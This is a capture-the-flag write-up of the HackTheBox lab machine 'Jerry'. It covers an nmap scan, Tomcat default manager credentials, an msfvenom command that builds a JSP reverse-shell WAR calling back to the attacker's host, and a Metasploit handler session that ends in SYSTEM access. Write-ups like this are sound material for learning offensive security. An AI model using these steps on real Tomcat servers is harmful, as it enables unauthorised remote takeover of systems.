

# Jerry

## Recon

### Nmap scan

```
nmap -sC -sV -p- 10.10.10.95
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-14 14:27 CDT
Nmap scan report for 10.10.10.95
Host is up (0.053s latency).
Not shown: 65534 filtered ports
PORT      STATE SERVICE VERSION
8080/tcp   open  http      Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/7.0.88


Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 115.27 seconds
```

### Web recon


Port 8080 Apache Tomcat 7.0.88

[Home](#) [Documentation](#) [Configuration](#) [Examples](#) [Wiki](#) [Mailing Lists](#) [Find Help](#)

## Apache Tomcat/7.0.88



If you're seeing this, you've successfully installed Tomcat. Congratulations!



**Recommended Reading:**  
[Security Considerations HOW-TO](#)  
[Manager Application HOW-TO](#)  
[Clustering/Session Replication HOW-TO](#)

[Server Status](#)  
[Manager App](#)  
[Host Manager](#)

### Developer Quick Start

[Tomcat Setup](#)  
[First Web Application](#)

[Realms & AAA](#)  
[JDBC DataSources](#)

[Examples](#)

[Servlet Specifications](#)  
[Tomcat Versions](#)

Default creds `tomcat:s3cret`

We can upload a war file.

## Foothold


Craft payload with msfvenom

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.12 LPORT=9001 -f war > shell.war
```

Set listener through metasploit.

```
use exploit/multi/handler
set payload java/jsp_shell_reverse_tcp
set lport & lhost accordingly
run
```

Launch payload



```
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 10.10.12.14:9001:- -
[*] Started reverse TCP handler on 0.0.0.0:9001
[*] Command shell session 1 opened (10.10.14.12:9001 -> 10.10.10.95:49192) at 2021-08-14 14:37:12 -0500

getuid
getuid
C:\apache-tomcat-7.0.88>
```

## System enumeration & Privileged escalation

Systeminfo & Whoami

```
Microsoft Windows Server 2012 R2 Standard
6.3.9600 N/A Build 9600
```

```
C:\>whoami
whoami
nt authority\system
```

The tomcat service was running as administrator